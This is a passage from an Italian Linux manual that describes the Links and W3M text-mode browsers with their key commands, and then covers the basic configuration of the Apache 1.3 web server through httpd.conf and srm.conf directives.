Il funzionamento di Lynx viene concluso con il comando '**`QUIT`**', [*q*], oppure '**`ABORT`**', [*Q*]. Nel primo caso viene chiesto di confermare la richiesta, mentre nel secondo ciò non avviene.

335.4 Links

Links[2] è un altro navigatore fatto per i terminali a caratteri, senza grafica. A differenza di Lynx (del quale imita il suono del nome) ha una gestione migliore delle tabelle, che vengono incorniciate e rappresentate abbastanza bene; inoltre dispone di un menù a tendina, a cui si accede con il tasto [*Esc*].

Links si compone in pratica dell'eseguibile '**`links`**', che si avvia in modo simile a Lynx:

```
links [opzioni] [risorsa_iniziale]
```

Esistono comunque una serie di varianti di questo programma, tra cui una realizzata anche per il sistema grafico X:

```
elinks [opzioni] [risorsa_iniziale]
```

```
links2 [opzioni] [risorsa_iniziale]
```

```
xlinks2 [opzioni] [risorsa_iniziale]
```

Il file iniziale va indicato in forma di URI; eventualmente, se si tratta di file locali si può indicare il percorso senza URI. A ogni modo, l'URI di un file locale avrebbe la forma seguente:

```
file://percorso_del_file
```

Durante il funzionamento di Links, la navigazione con la tastiera è abbastanza intuitiva e anche il mouse può essere utilizzato.

Tabella 335.10. Elenco dei comandi di navigazione di Links.

Tastiera	Descrizione
[*Ctrl c*]	Conclude il funzionamento.
[*Esc*]	Richiama il menù a tendina.
[*Ctrl p*]	Fa scorrere il testo visualizzando una riga precedente.
[*Ctrl n*]	Fa scorrere il testo visualizzando una riga successiva.
[*pagina su*]	Fa scorrere il testo all'indietro di una schermata.
[*pagina giù*]	Fa scorrere il testo in avanti di una schermata.
[*freccia su*]	Raggiunge il riferimento ipertestuale precedente.
[*freccia giù*]	Raggiunge il riferimento ipertestuale successivo.
[*freccia destra*]	Seleziona il riferimento ipertestuale evidenziato.
[*freccia sinistra*]	Torna indietro.
[*g*]	Richiede l'inserimento di un URI da raggiungere.
[/]	Richiede l'inserimento di una stringa di ricerca nella pagina attuale.
[*?*]	Come [/], ma ricerca all'indietro.
[=]	Mostra le informazioni sul documento.
[\ ]	Mostra il sorgente (si preme nuovamente per ritornare all'impaginazione normale).
[*d*]	Consente di salvare il riferimento evidenziato in un file locale.
[*Maiuscole*]	Consente di usare il mouse per le funzioni di copia-incolla standard.

Links può essere avviato utilizzando diverse opzioni nella riga di comando. Tuttavia, di solito queste non si usano, potendo configurare il suo funzionamento attraverso il menù, ricordando poi di salvare i cambiamenti selezionando l'apposita voce del menù: `Save options`. Le modifiche vengono salvate nel file '`~/.links/links.cfg`', che eventualmente può anche essere ritoccato a mano, se si intuisce la sintassi delle sue direttive.

In generale, la prima cosa che conviene modificare è la codifica dei caratteri usata per la visualizzazione, portandola normalmente a ISO 8859-1.[3]

Figura 335.11. Links in funzione, con il menù di configurazione aperto.

```
     File     View     Link     Downloads     Setup     Help
    [successivo] [precedente] [inizio] [+---------------------+] [licenze]
    [indice analitico] [tomo] [parte]    | Character set    > |
                                         | Terminal options   |
      ----------------------------------| Network options    |--------------
                                         | Cache              |
                       Parte ii.   Int| Associations     > |
                                         | File extensions  > |
      * 3   Introduzione all'uso dell'el|--------------------|
                                         | Save options       |
           * 3.1   Struttura             +--------------------+

           * 3.2   Dispositivi per l'interazione tra l'utente e la macchina

           * 3.3   Dispositivi di memorizzazione

           * 3.4   Sistema operativo

           * 3.5   Programmi applicativi

           * 3.6   Riferimenti

      * 4   Conversioni numeriche

 file://a212.html
```

Figura 335.12. Esempio di visualizzazione di una pagina divisa in colonne attraverso una tabella con Links.

```
                                                                      Proposte di libri di testo

 Cagliari GULCH                                                       I nostri libri di testo
 Seminario "Il software libero nella P.A."                            a cura della Redazione di
 "Problematiche e prospettive di sviluppo     [Logo LiNUX didattica]  LinuxDidattica
 del software libero nella scuola",
 G. Dessi', 15 maggio 2004                                            ----------------------------------------

                                                                      _____________________ [ cerca ]

+----------------------------------------------------------------------------------------------------------+
|  Documentazione per la didattica    |               Scuole               |            Informazioni         |
|-------------------------------------+------------------------------------+---------------------------------|
|    * nanoLinux: un disco per essere |  * Le "TIC": un'esperienza          |  * www.linuxvalley.it           |
|      autonomi a scuola              |    didattica con nanoLinux          |  * www.interlex.it              |
|    * A scuola con Linux:            |    (Seconda parte), M. Piai --      |  * punto-informatico.it         |
|      Tux, un nuovo compagno di      |    maggio 2004                      |                                 |
|      banco, di A. F. Leopardi,      |  * Empoli e le Scuole medie         |---------------------------------|
|      aprile 2004                    |    superiori                        |       Attualità scolastica      |
|    * Dr. Geo, TeXmacs e             |  * Linux In Classe: piccoli         |                                 |
|      l'arcobaleno , di A. Centomo,  |    pinguini con il grembiule        |---------------------------------|
|      aprile 2004                    |  * (Continua...)                    |  * Quando le pecore mangiavano  |
|    * (Continua...)                  |------------------------------------|    gli uomini, di M. Darida - 9 |
|                                     |            Associazioni            |    giugno 2004                  |
|                                     |------------------------------------|  * Analisi e proposte per       |
|                                     |  * Amici di LiNUX                   |    l'introduzione del software  |
|                                     |  * Associazione Software Libero     |    libero nella didattica, di A.|
|                                     |  * Italian Linux Society            |    Bernardi - marzo 2004        |
|                                     |  * PLUTO                            |  * (Continua...)                |
|-------------------------------------+------------------------------------+---------------------------------|
|        Progetti e Materiali         |              Attività              |         Approfondimenti         |
|-------------------------------------+------------------------------------+---------------------------------|
|    * Usare EduKnoppix, A. Centomo   |  * I documenti e le conferenze      |  * GNU home page Free Software  |
|    * Free Software Junior -         |    di linuxdidattica                |    Foundation                   |
|      Project, F. Campora            |  * Gli articoli in "LiNUX           |  * Perché LiNUX                 |
|    * Modulo didattico               |    magazine"                        |  * Riflessioni sul software     |
|      interdisciplinare, di M. Vian  |                                    |    libero G. Mazzolini          |
|      - storia della scienza         |                                    |  * Materiale "politico" GNU/LiNUX|
|    * Software libero nei laboratori |                                    |    A. Rubini                    |
|      scolastici: aspetti didattici, |                                    |  * Questioni attuali del software|
|      tecnici, economici ed etici,   |                                    |    libero E. Somma              |
|      di S. Dal Col                  |                                    |                                 |
|    * (Continua...)                  |                                    |                                 |
+----------------------------------------------------------------------------------------------------------+
```

Le versioni comuni di Links per lo schermo a caratteri condividono generalmente la limitazione al funzionamento con un terminale configurato per una codifica a 8 bit, escludendo così la codifica UTF-8.

335.5 W3M

W3M[4] è un altro navigatore fatto per i terminali a caratteri, senza grafica, che però funziona correttamente con la codifica UTF-8. Anche in questo caso la gestione delle tabelle è buona.

W3M si compone in pratica dell'eseguibile '**w3m**', che si avvia in modo simile a Lynx:

w3m [***opzioni***] ***risorsa_iniziale***

Il file iniziale va indicato in forma di URI; eventualmente, se si tratta di file locali si può indicare il percorso senza URI.

Durante il funzionamento di W3M, la navigazione con la tastiera è abbastanza intuitiva e sono disponibili anche altri comandi molto interessanti. Si veda la tabella 335.13.


Tabella 335.13. Alcuni dei comandi di W3M.

Tastiera	Descrizione
[*H*]	Mostra il riepilogo dei comandi di navigazione.
[*pagina su*], [*b*], [*Esc*][*v*]	Fa scorrere il testo all'indietro di una schermata.
[*pagina giù*], [*spazio*], [*Ctrl v*]	Fa scorrere il testo in avanti di una schermata.
[*freccia su*], [*Ctrl p*], [*k*]	Porta il cursore sulla riga precedente.
[*freccia giù*], [*Ctrl n*], [*j*]	Porta il cursore sulla riga successiva.
[*Ctrl b*], [*h*]	Porta il cursore sul carattere precedente.
[*Ctrl f*], [*l*]	Porta il cursore sul carattere successivo.
[*J*]	Fa scorrere il testo in alto di riga.
[*K*]	Fa scorrere il testo in basso di riga.
[<]	Fa scorrere il testo verso sinistra.
[>]	Fa scorrere il testo verso destra.
[,]	Fa scorrere il testo verso sinistra di una sola colonna.
[.]	Fa scorrere il testo verso destra di una sola colonna.
[*Inizio*], [*g*]	Raggiunge l'inizio del file.
[*Fine*], [*G*]	Raggiunge la fine del file.
[*Ctrl u*], [*Esc*][*Tab*]	Raggiunge il riferimento ipertestuale precedente.
[*Tab*]	Raggiunge il riferimento ipertestuale successivo.
[*Invio*]	Accede al riferimento ipertestuale su cui si trova il cursore.
[*a*], [*Esc*][*Invio*]	Salva il riferimento ipertestuale in un file.
[*u*]	Mostra alla base dello schermo l'URI corrispondente al riferimento ipertestuale su cui si trova il cursore.
[*c*]	Mostra alla base dello schermo l'URI attuale.
[=]	Mostra le informazioni sull'URI attuale.
[*F*]	Cerca di elaborare una cornice (*frame*).
[*U*]	Permette di accedere a un URI da inserire manualmente.
[*F*]	Permette di accedere a un file da indicare manualmente.
[*R*]	Ricarica il documento.
[*S*]	Salva il documento su un file, come lo si vede sullo schermo.
[*Esc*][*s*]	Salva il documento su un file in forma originale.
[*s*]	Seleziona uno dei documenti visitati di recente.
[*o*]	Accede a una maschera di opzioni di funzionamento.
[*Ctrl s*], [/]	Richiede l'inserimento di una stringa di ricerca nella pagina attuale.
[*Ctrl r*], [?]	Come [/], ma ricerca all'indietro.
[*n*]	Continua la ricerca in avanti.
[*N*]	Continua la ricerca all'indietro.
[*q*]	Conclude il funzionamento chiedendo conferma.
[*Q*]	Conclude il funzionamento senza chiedere conferma.

W3M può essere avviato utilizzando diverse opzioni nella riga di comando. Tuttavia, di solito queste non si usano, potendo configurare il suo funzionamento attraverso il comando [*o*].

335.6 Altri clienti HTTP

Oltre a quelli descritti sono disponibili molti altri tipi di clienti HTTP. In particolare, è il caso di segnalare Amaya (capitolo 475), Mozilla e derivati (come Firefox), Konqueror.

Figura 335.14. Konqueror.

[1] **Lynx** GNU GPL

[2] **Links** GNU GPL

[3] Nel momento in cui si scrive questo, Links non è in grado di gestire una codifica UTF-8, che invece è quella più probabile nei sistemi attuali.

[4] **W3M** software libero con licenza speciale

Capitolo 336

Servente HTTP: Apache 1.3

Apache 1.3 [1] è un servente HTTP derivato da quello di NCSA, che costituisce lo standard di fatto per i sistemi GNU e molte altre piattaforme.

Le funzionalità che Apache mette a disposizione sono molte e di conseguenza la sua configurazione può anche essere complicata. Eventualmente, quando non ci sono esigenze particolari, si può preferire l'installazione di un servente HTTP meno sofisticato, come Boa, descritto nel capitolo 337, oppure Mathopd, descritto nel capitolo 338.

Attualmente il progetto di Apache è molto articolato e non si limita alla produzione di un servente HTTP puro e semplice.

Si osservi che il lavoro sul servente HTTP Apache 1.3 è ormai concluso e lo sviluppo attuale è rivolto alla versione 2, che prevede una configurazione leggermente differente. Tuttavia, questo capitolo rimane riferito alla versione obsoleta.

336.1 Visione generale

Apache è costituito essenzialmente dall'eseguibile '**httpd**', che si avvia di solito come demone autonomo dal supervisore dei servizi di rete:

```
httpd [opzioni]
```

Nelle sezioni seguenti si fa sempre riferimento a un'installazione in cui il servizio viene avviato in modo indipendente dal supervisore dei servizi di rete. Eventualmente si può consultare la documentazione originale per un'impostazione differente.

Tabella 336.1. Alcune opzioni.

Opzione	Descrizione
`-d` ***directory_radice_del_servente***	Permette di definire la directory che funge come punto di partenza per il servizio che viene offerto. Questa è già stabilita in modo predefinito in fase di compilazione del programma e ciò dipende dalla scelta di chi ha compiuto questa operazione. Attraverso questa opzione, si può indicare in modo esplicito una posizione diversa, che però può essere scavalcata dalla direttiva '**ServerRoot**' del file di configurazione '`httpd.conf`'.
`-f` ***file_di_configurazione***	Permette di indicare in modo esplicito il file di configurazione che '**httpd**' deve leggere ed eseguire prima di iniziare a gestire il suo servizio. Se il file viene indicato utilizzando un percorso relativo, se cioè manca la prima barra obliqua che identifica la directory radice, si fa riferimento a una posizione relativa che parte dalla directory '**ServerRoot**', ovvero quella definibile con l'opzione '**-d**'. Il valore predefinito di questa opzione, dipende dal modo in cui è stato compilato il programma. In un sistema GNU dovrebbe trattarsi di '`/etc/apache/httpd.conf`'.

Di solito, non occorre configurare nulla per vedere funzionare il servente in modo «normale»,

per la pubblicazione di qualche pagina senza esigenze particolari, ma la gestione di un sito vero e proprio richiede quasi sempre un intervento nella configurazione.

Purtroppo, Apache gestisce più di un file configurazione e questo può creare un po' di confusione. In generale, questi file potrebbero trovarsi nella directory '`/etc/apache/`' e si tratta almeno di: '`httpd.conf`', '`srm.conf`' e '`access.conf`'.

Prima di vedere i dettagli dell'impostazione del servente Apache, è il caso di descrivere alcune caratteristiche che lo riguardano.

1. L'accesso al servizio HTTP avviene a partire da una parte del file system, che inizia dal cosiddetto *document root*.
2. Il programma servente **non** esegue la funzione '**`chroot()`**' in questa directory, pertanto è possibile articolare le directory successive anche attraverso l'uso di collegamenti simbolici in posizioni precedenti alla directory *document root*.
3. In linea di massima, ogni utente può realizzare una struttura personalizzata di documenti HTML, a partire dalla propria directory personale (*home*).
4. Il servente è in grado di mettere in funzione dei programmi, detti CGI, per la gestione interattiva di pagine HTML contenenti dei moduli.[2]

336.1.1 Struttura di directory

Nella configurazione di Apache si distinguono due directory che vengono definite attraverso un nome particolare; si tratta di *ServerRoot* e *DocumentRoot*. A queste se ne affiancano altre che derivano dalla configurazione consueta di questo programma servente.

- *server root*

  La directory nota come *server root* è il punto di origine dei file amministrativi di Apache. Viene dichiarata nel file '`httpd.conf`' e gli altri file dichiarati all'interno di questo sono intesi essere collocati in posizione relativa a tale directory.

- *document root*

  La directory nota come *document root* è il punto di origine dei documenti HTML.

- Programmi CGI

  Convenzionalmente, è opportuno collocare i programmi CGI in una posizione estranea alla gerarchia che si articola a partire dalla directory *document root*, per facilitare la configurazione della sua accessibilità.

- Icone di sistema

  Il servente HTTP ha spesso la necessità di utilizzare icone per rappresentare delle informazioni in modo grafico, per esempio quando si visualizza il contenuto di una directory appartenente alla gerarchia di *document root*. Sotto questo aspetto, è conveniente togliere tali icone dalla struttura dei documenti normali, perché non fanno parte di questi.

- Documenti personali

  In linea di massima è concesso agli utenti di creare una propria struttura di documenti ipertestuali. La directory di partenza di questi documenti viene definita come *user dir*

ed è relativa alla directory personale di questi utenti. È importante tenere presente che gli utenti hanno tale possibilità, per configurare opportunamente il servente in modo che questi non possano creare danni.

336.1.2 Avvio e conclusione dell'attività del servente

Come già descritto, il servizio viene gestito dal demone '**`httpd`**' che può essere avviato direttamente dalla procedura di inizializzazione del sistema, oppure può essere controllato dal supervisore dei servizi di rete. In questo secondo caso, quando si fanno delle modifiche alla configurazione, non occorre fare in modo che '**`httpd`**' le rilegga, perché è costretto a farlo ogni volta che viene risvegliato dal supervisore dei servizi di rete.

Quando '**`httpd`**' è indipendente dal supervisore dei servizi di rete (*standalone*), si può osservare la presenza di una serie di processi '**`httpd`**' discendenti da uno di origine.

`#` **`pstree -p`** [*Invio*]

```
init(1)-+-…
        |
        |-httpd(244)-+-httpd(859)
        |            |-httpd(860)
        |            |-httpd(861)
        |            |-httpd(862)
        |            `-httpd(863)
        |-…
        …
```

Per fare in modo che tutti questi processi rileggano i file di configurazione, basta inviare un segnale '**`SIGHUP`**' a quello principale; in questo caso il numero 244.

`#` **`kill -HUP 244`** [*Invio*]

`#` **`pstree -p`** [*Invio*]

```
init(1)-+-…
        |
        |-httpd(244)-+-httpd(901)
        |            |-httpd(902)
        |            |-httpd(903)
        |            |-httpd(904)
        |            `-httpd(905)
        |-…
        …
```

Come si può osservare, il processo '**`httpd`**' principale rimane attivo, mentre quelli inferiori vengono conclusi e riavviati (lo si vede dal numero PID). Attenzione però: se si invia un segnale di questo tipo al processo '**`httpd`**' dopo aver modificato la configurazione in modo errato, questo termina il suo funzionamento.

336.2 Configurazione essenziale con «httpd.conf»

Il file di configurazione principale di Apache e '`httpd.conf`'. La sua collocazione dipende dal modo in cui è stato compilato Apache, oppure dall'opzione '**`-f`**' della riga di comando del demone '**`httpd`**'. Nelle tabelle successive vengono descritte solo alcune direttive più importanti. Inoltre, nel capitolo 356 viene trattata la configurazione di Apache per la gestione di una cache proxy, cosa che riguarda in modo particolare proprio questo file.

Tabella 336.4. Impostazioni varie. Alcune direttive sono importanti per definire se il demone '**`httpd`**' funziona in modo autonomo o meno; inoltre, nel primo caso, per sapere su quale porta deve restare in ascolto.

Direttiva	Descrizione
`ServerType` { `standalone` | `inetd` }	La direttiva '**`ServerType`**' permette di informare Apache su come questo viene avviato: in modo autonomo o attraverso il supervisore dei servizi di rete. Naturalmente, quando '**`httpd`**' viene controllato dal supervisore dei servizi di rete, per ogni richiesta bisogna aspettare l'avvio del demone. Ciò genera un certo ritardo nelle risposte e può essere giustificato da particolari esigenze di sicurezza che si possono attuare solo in questo modo.
`Port` ***numero_porta***	Si tratta dell'indicazione della porta (di solito è 80, corrispondente alla denominazione '**`http`**'), necessaria nel caso in cui il demone sia stato avviato in modo autonomo. Infatti, diversamente, è il supervisore dei servizi di rete a stare in ascolto della porta corrispondente al servizio '**`http`**'.
`Listen` ***numero_porta***	Se '**`httpd`**' viene utilizzato in modo autonomo, è possibile richiedere che stia in ascolto anche di un'altra porta, per mezzo della direttiva '**`Listen`**'.
`HostnameLookups` { `on` | `off` }	Permette di decidere se si intende annotare nei file delle registrazioni l'indirizzo numerico o il nome dei nodi di rete che accedono al servizio. Attivando questa direttiva ('**`on`**') si registrano i nomi corrispondenti. L'attivazione di questa è necessaria se si intendono definire dei limiti di accesso basati sul nome di dominio dei clienti.

Segue la descrizione di alcuni esempi.

- ```
  ServerType standalone
  ```
  Nell'esempio si mostra la dichiarazione per il funzionamento autonomo (*standalone*) che corrisponde alla situazione più comune (e anche più adatta).
  ```

- ```
  Port 80
  ```
  In questo modo si richiede al servente di stare in ascolto della porta 80.

- ```
  Listen 80
  Listen 8080
  ```
  L'esempio mostra in che modo si possa indicare a '**`httpd`**' di stare in ascolto sia della porta 80 che della 8080; dove la seconda viene utilizzata normalmente per interrogare un servente proxy.

- ```
  HostnameLookups on
  ```
  Viene attivata la risoluzione degli indirizzi numerici in nomi di dominio.

Tabella 336.9. Identificazione. Spesso, un nodo di rete che offre un servizio HTTP può essere identificato attraverso degli alias al nome di dominio canonico. Nella configurazione è opportuno definire un nome corretto, che può corrispondere anche a un alias, purché sia valido. Nello stesso modo, è importante definire l'indirizzo di posta elettronica presso cui può essere raggiunto l'amministratore del servizio (*webmaster*).

Direttiva	Descrizione
`ServerAdmin` ***email***	La direttiva '**`ServerAdmin`**' permette di definire l'indirizzo di posta elettronica dell'amministratore del servizio. Generalmente si tratta dell'utente fittizio '**`webmaster`**' che dovrebbe essere ridiretto automaticamente all'utente '**`root`**' dal sistema di gestione della posta elettronica. L'utilità di utilizzare un indirizzo di posta elettronica specifico, sta nella facilità con cui poi si intende il contesto a cui fanno riferimento questi messaggi.
`ServerName` ***nome_standard_del_servente***	Attraverso questa direttiva si può dichiarare espressamente il nome di dominio del servente HTTP. Può trattarsi anche di un alias definito nel sistema DNS, ma quello che conta è che si tratti di un nome valido.

Segue la descrizione di alcuni esempi.

- ```
  ServerAdmin webmaster@dinkel.brot.dg
  ```
  Dichiara essere *`webmaster@dinkel.brot.dg`* l'indirizzo di posta elettronica dell'amministratore del servizio.

- ```
  ServerName www.brot.dg
  ```
  L'esempio dichiara che il nome del nodo che offre il servizio è *`www.brot.dg`*, anche se magari il nome canonico di questo, secondo il DNS, è diverso. Quello che conta è che il sistema DNS sia in grado di risolvere anche questo nome qui dichiarato.
  ```

Tabella 336.12. L'utilizzo di un servizio HTTP avviene normalmente in modo anonimo.

Direttiva	Descrizione
`User` { ***utente*** | `#`***n*** } `Group` { ***gruppo*** | `#`***n*** }	Queste due direttive permettono di definire l'utente e il gruppo fittizio da abbinare agli accessi fatti al servizio. In pratica, quando si legge un file HTML o si interpella un programma CGI, lo si fa come se si fosse l'utente indicato da queste due direttive. Solitamente, per motivi di sicurezza, si utilizza l'utente e il gruppo '**`nobody`**', oppure un utente e un gruppo specifici per il servizio HTTP. Se per qualche motivo si preferisce una notazione numerica, invece di indicare il nome dell'utente e del gruppo si può usare il numero UID e GID, preceduto dal simbolo '**`#`**'. Perché queste direttive possano funzionare, occorre che il demone '**`httpd`**' sia avviato con i privilegi dell'utente '**`root`**', altrimenti non ha modo di eseguire il cambiamento di utente e gruppo, potendo solo continuare a funzionare con i privilegi ottenuti all'avvio.

L'esempio seguente mostra precisamente la richiesta di far funzionare il servizio con i privilegi dell'utente '**`nobody`**' e del gruppo '**`nogroup`**':

```
User nobody
Group nogroup
```

Tabella 336.14. Collocazione e denominazione di file e directory. Il file '`httpd.conf`' contiene l'indicazione della directory *server root*, della posizione dei file delle registrazioni ed eventualmente anche degli altri file di configurazione.

Direttiva	Descrizione
`ServerRoot` ***directory***	Rappresenta la directory a partire dalla quale si diramano le informazioni sulla configurazione, sulla registrazione degli eventi e simili. Corrisponde solitamente a qualcosa come '`/etc/httpd/conf/`' o '`/etc/apache/`'. Potrebbe essere definita anche attraverso l'opzione '**`-d`**' della riga di comando di '**`httpd`**'.

Direttiva	Descrizione
`ResourceConfig` ***config_srm*** `AccessConfig` ***config_access***	Le direttive mostrate servono per definire rispettivamente il nome e la collocazione del file di configurazione delle risorse e del file di configurazione degli accessi. Generalmente, i nomi e la collocazione di questi file non devono essere dichiarate espressamente, perché è sufficiente quanto risulta predefinito all'interno del programma stesso.
`ErrorLog` ***registro_degli_errori*** `TransferLog` ***registro_dei_trasferimenti***	Queste direttive definiscono i nomi e la collocazione dei file delle registrazioni. Generalmente i percorsi indicati sono relativi, in tal caso si riferiscono alla directory *server root* come punto iniziale.
`PidFile` ***file_pid***	Definisce il nome e la collocazione del file utilizzato per contenere il numero di processo del demone '**`httpd`**' principale, quando questo funziona in modo autonomo.
`ScoreBoardFile` ***file_di_informazioni***	Definisce il nome e la collocazione di un file contenente una serie di informazioni sul funzionamento corrente del programma servente, necessarie al servente stesso per la comunicazione tra processi.

Segue la descrizione di alcuni esempi.

- ```
  ServerRoot /etc/apache
  ```
  L'esempio mostra la posizione più conveniente di questa directory per aderire allo standard FHS sulla struttura del file system.

- ```
  ResourceConfig  conf/srm.conf
  AccessConfig    conf/access.conf
  ```
  L'esempio mostra la dichiarazione esplicita dei nomi utilizzati per gli altri file di configurazione. Mancando l'indicazione di un percorso assoluto, si intende che debbano essere discendenti della directory *server root*.

- ```
  ErrorLog        /var/log/apache/error_log
  TransferLog     /var/log/apache/access_log
  ```
  L'esempio mostra la dichiarazione dei due file delle registrazioni, con un percorso assoluto: '`/var/log/apache/`'.

- ```
  PidFile /var/run/httpd.pid
  ```
  L'esempio mostra l'indicazione del file '`/var/run/httpd.pid`', con un percorso assoluto, in modo da non finire al di sotto della directory *server root*.

- ```
  ScoreBoardFile /var/run/apache_status
  ```
  ```

L'esempio mostra l'indicazione del file '`/var/run/apache_status`', con un percorso assoluto, in modo da non finire al di sotto della directory *server root*.

336.3 Configurazione delle risorse con «srm.conf»

Il file '`srm.conf`' è il file di configurazione delle risorse di Apache. Viene letto subito dopo quello di configurazione del servente. Definisce in particolare dove si trovino i documenti (la directory *document root* e quella delle pagine degli utenti), gli alias di directory speciali e altre informazioni correlate. La sua collocazione dipende dal modo in cui è stato compilato Apache, oppure dalla direttiva '**`ResourceConfig`**' del file '`httpd.conf`'.

Nelle edizioni conclusive di Apache 1.*, le direttive del file '`srm.conf`' possono risiedere direttamente nel file '`httpd.conf`'.

Nelle tabelle successive vengono descritte solo alcune direttive più importanti.

Tabella 336.20. Documenti HTML. La funzione principale di '`srm.conf`' è quella di definire la collocazione dei documenti ipertestuali, oltre ad altre informazioni di contorno.

Direttiva	Descrizione
`DocumentRoot` ***directory_iniziale_documenti_html***	La direttiva '**`DocumentRoot`**' dichiara la directory da cui si possono diramare i documenti HTML (per qualche motivo oscuro, è importante che non abbia la barra obliqua finale).
`UserDir` { ***directory_iniziale_documenti_utenti*** ↩ ↪| `DISABLED` [***utente***] }	La direttiva '**`UserDir`**' dichiara la directory, relativamente alla posizione della directory personale di ogni utente, all'interno della quale ognuno può collocare i propri documenti HTML personali. Si accede a questi utilizzando l'URI '`http://`***nodo***`/~`***utente***'.

Segue la descrizione di alcuni esempi.

- ```
  DocumentRoot /home/httpd/html
  ```
  L'esempio mostra il caso in cui la directory '`/home/httpd/html/`' corrisponda all'inizio dei documenti HTML.

- ```
  UserDir public_html
  ```
  L'esempio mostra la dichiarazione tipica di questa direttiva e significa che ogni utente può creare la directory '`~/public_html/`' all'interno della quale collocare le proprie pagine.

  Supponendo di accedere all'URI '`http://www.brot.dg/~tizio/elenco.html`' si fa riferimento effettivamente al file '`~tizio/public_html/elenco.html`'. In questo modo, tra le altre cose, si evita di esporre l'intera directory personale dell'utente.

- ```
  UserDir DISABLED
  ```
  ```

L'esempio mostra in che modo possa essere impedito ai singoli utenti di creare le proprie pagine HTML nella loro directory personale.

Quando si concede agli utenti di realizzare le loro pagine HTML personali, occorre tenere presente che questo fatto può costituire un problema di sicurezza del sistema: un utente potrebbe creare un semplice collegamento simbolico verso un file o una directory che, pur risultando leggibile a tutti gli utenti, non avrebbe dovuto essere accessibile al mondo intero. A questo si può porre rimedio, ma per farlo occorre intervenire sul file '`access.conf`', come viene mostrato più avanti.

- ```
  UserDir DISABLED root
  ```
  Viene impedita all'utente '**`root`**' la costruzione di pagine HTML personali.

Tabella 336.25. Indici e file di informazioni. Quando si tenta di accedere a una directory, invece che a un file particolare, si ottiene l'indice del contenuto, come se si trattasse del protocollo FTP, oppure il contenuto di una pagina predefinita.

Direttiva	Descrizione
`DirectoryIndex` ***file_indice***...	Quando si accede a una directory invece che a un file specifico, se questa contiene un file tra quelli elencati nella direttiva '**`DirectoryIndex`**' viene restituito quel file, invece del semplice elenco del contenuto. Solitamente si utilizza il nome '**`index.html`**'. Questo meccanismo permette di mascherare il contenuto effettivo della directory, oltre che di guidare l'utente del servizio in modo che non si perda in una miriade di file.
`FancyIndexing` { `on` | `off` }	La direttiva '**`FancyIndexing`**' permette di definire se, quando viene restituito l'elenco del contenuto di una directory, si vuole una rappresentazione a icone, oppure se si vuole un testo puro e semplice. La parola chiave '**`on`**' attiva la visualizzazione a icone; '**`off`**' la disabilita.
`AddIconByEncoding` (***sigla***,***file_icona***) ***tipo_codifica***...	Questa direttiva abbina un'icona a uno o più tipi di codifica. La sigla rappresenta una stringa da utilizzare al posto dell'icona quando non è possibile la sua rappresentazione (per esempio se si usa il navigatore Lynx).
`AddIconByType` (***sigla***,***file_icona***) ***tipo_mime***/***sottotipo***	Questa direttiva abbina un'icona a un tipo e sottotipo MIME, eventualmente utilizzando l'asterisco nel sottotipo per includerli tutti. La sigla rappresenta una stringa da utilizzare al posto dell'icona quando non è possibile la sua rappresentazione.
`AddIcon` ***file_icona*** ***estensione***...	Questa direttiva abbina un'icona a una o più estensioni del nome dei file.
  ```

Direttiva	Descrizione
`DefaultIcon` ***file_icona***	Questa direttiva permette di definire un'icona predefinita per i file che non rientrano in una classificazione diversa.
`IndexIgnore` ***modello_da_ignorare...***	Quando si consente di accedere a una directory visualizzandone il contenuto (perché manca il file '`index.html`' o equivalente), si può fare in modo che alcuni file non appaiano in elenco. Utilizzando questa direttiva, si possono indicare i modelli di file da non includere. Per questo si possono usare i caratteri jolly consueti (punto interrogativo e asterisco).
`HeaderName` ***file_readme_iniziale*** `ReadmeName` ***file_readme_finale***	Attraverso queste due direttive si possono specificare i nomi di file, il cui contenuto si vuole sia incluso nell'elenco della directory. Per la precisione, la direttiva '**`HeaderName`**' specifica il nome di un file da mettere prima dell'elenco; la direttiva '**`ReadmeName`**' specifica il nome di un file da mettere dopo l'elenco. L'esempio permette di chiarire altri dettagli.

Segue la descrizione di alcuni esempi.

- ```
  DirectoryIndex index.html index.htm
  ```
  L'esempio dichiara due file ('`index.html`' e '`index.htm`') come possibili indici da utilizzare quando si fa riferimento a una directory senza indicare un file specifico.

- ```
  FancyIndexing on
  ```
  Fa in modo che siano mostrate delle icone a fianco dei nomi, quando viene mostrato il contenuto delle directory.

- ```
  AddIconByEncoding (CMP,/icons/compressed.gif) x-compress x-gzip
  ```
